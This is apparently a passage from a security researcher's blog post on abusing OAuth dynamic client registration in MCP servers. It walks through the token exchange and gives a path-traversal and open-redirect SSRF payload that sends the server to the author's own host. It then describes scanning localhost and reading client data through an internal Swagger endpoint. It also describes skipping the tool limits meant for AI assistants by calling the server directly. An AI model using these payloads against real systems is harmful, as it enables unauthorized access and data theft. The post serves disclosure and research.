
These instructions work fine for AI assistants that follow rules. But as direct users of the MCP server, we're not bound by these guidelines. We can call any tool and provide whatever input we choose, including inputs the developers never anticipated.
Even when token hijacking fails due to the server restricting redirect URIs to
specific domains, this technique remains useful. During my research, I found an
authorization server for an MCP integration that only allowed chatgpt.com
as a redirect URI. I couldn't register my own redirect_uri. However, I could still
register a client with the allowed chatgpt.com URI, initiate the auth
flow, capture the authorization code from the redirect, and exchange it for an
access token myself.
The result? Direct access to the MCP server which is designed only for ChatGPT. From there, I could interact with all the available tools and methods without any AI-imposed restrictions.
Connect To A MCP Server

Once authentication is complete and you're redirected back to the client, you'll have an authorization code. The next step is exchanging that code for an access token.
Step 1: Exchange the Code for an Access Token
Send the following request to the token endpoint, filling in your registered client details:
POST /oauth/token HTTP/2
Host: mcp.company.tld
Content-Type: application/x-www-form-urlencoded
Content-Length: 296

grant_type=authorization_code
&code=<code>
&redirect_uri=<redirect_uri>
&client_id=<client_id>
&code_verifier=random
&client_secret=<client_secret>
A few notes on these parameters:
code: The authorization code you received in the redirectcode_verifier: The original random string you generated before creating thecode_challenge(this is part of PKCE)client_secret: Include this only if you received one during client registration, some servers don't require itredirect_uri: The clientredirect_uri
If everything is correct, you'll receive an access token in the response.
Step 2: Install MCP Inspector
Now that you have an access token, you can connect to the MCP server using a tool called MCP Inspector. This tool provides a user-friendly interface for interacting with MCP servers directly.
Install and run it with the following command:
npx -y @modelcontextprotocol/inspector npx @playwright/mcp@latestThis will start a local web interface, typically available at http://localhost:6274
Step 3: Configure the Connection

In the MCP Inspector panel, you'll need to configure the following settings:
-
MCP Server URL: Enter the full URL of the MCP endpoint. Common paths include:
/mcp– for Streamable HTTP transport/sse– for Server-Sent Events transport
-
Transport Type: Select the appropriate transport based on the endpoint:
- Choose Streamable HTTP if the endpoint uses
/mcp - Choose SSE if the endpoint uses
/sse
- Choose Streamable HTTP if the endpoint uses
-
Authentication: MCP servers typically use Bearer token authentication. In the authentication header field, enter:
Bearer <your_access_token> - Click Connect to establish the connection.
Step 4: Explore the Tools
Once connected, navigate to Tools → List Tools to see all available tools and their expected inputs. You can browse through them and test each one directly.
Discovering a Full-Read SSRF Vulnerability

So there I was, poking around an MCP server and loading up its tools, when one particular tool caught my eye. This little guy takes a document URL, fetches it, converts the response to Markdown, and hands it back to you. Neat, right? Naturally, my first thought was: "Can I make it fetch my site?" Classic SSRF vibes.
First Attempt: The Easy Way
I tried pointing it at my own domain to see what would happen. No luck, it spat back this error:
Okay, fair enough. The server was being picky about which URLs it would accept.
Finding the Rules
Next, I tried a legitimate document URL from the target website, something like:
https://company.tld/documents/{document-id}
This worked! So I started figuring out the rules. Turns out, the server had a
strict whitelist that only allowed URLs matching
https://company.tld/documents/.*. I tried a bunch of tricks to bypass
the domain check, but nothing worked. This thing was locked down tight.
The Path Normalization Trick
At this point, the only thing on my mind was: "I need to find an open redirect somewhere on this website." If I could find one, I could chain it with the SSRF to redirect requests to any host I wanted.
But here's the problem, I was stuck inside the /documents path.
Finding an open redirect in the documentation section is so hard or even
impossible. So What if I could escape the /documents folder first?
I tested whether the server handles path normalization differently than it validates URLs. I crafted this payload:
https://company.tld/documents/..%2Fdocuments%2F{document-id}%23
And it worked! The server loaded the same content as before. This confirmed I could
use ../ to climb out of the /documents folder and access
other parts of the website. Now the whole site was my playground, and finding an
open redirect became way easier.
Dynamic Client Registration: My Secret Weapon

Here's where things get fun. I needed an open redirect, and OAuth's dynamic client registration feature gave me exactly that.

According to RFC 6749 (Section 4.1.2.1), when an OAuth request fails, the
authorization server redirects the user back to the client's redirect_uri
with an error message. Something like:
HTTP/1.1 302 Found
Location: https://client.example.com/cb?error=access_denied&state=xyz
The key insight? I could register a new OAuth client with any
redirect_uri I wanted, including my own server. Then, by triggering
an error, I'd get a open redirect!
Putting It All Together
Now I had all the pieces. I combined the path normalization bypass with my open redirect gadget to create this payload:
https://company.tld/documents/..%2Fredacted%2Fauthorize%3Fresponse_type=code%26client_id=<CLIENT_ID>%26redirect_uri=https%253A%252F%252Fpwnbox.xyz%252Fmcp%252F%23This made the server:
- Accept the URL (because it starts with the whitelisted path)
- Normalize the path and hit the OAuth endpoint
- Follow the redirect to my server


Full SSRF achieved! After that I redirect server to the localhost and did some port scanning and discovered an application running on port 8080. Even better, it had a Swagger API endpoint, and I could read all the client data through it!
Conclusion
MCP servers sit at a critical point between AI and the real world. They handle authentication, manage permissions, and give AI assistants the power to take real actions. That responsibility comes with risk.
Open Dynamic Client Registration was designed for flexibility, but as we've seen, it opens the door to XSS, token theft, SSRF, and direct access to tools that were never meant for manual interaction. The vulnerabilities are there – waiting to be found.
If you're building these integrations, think carefully about who can register as a client and what they can access. And if you're a security researcher, MCP servers are fresh ground worth exploring. Start shaking those trees.
Happy hacking!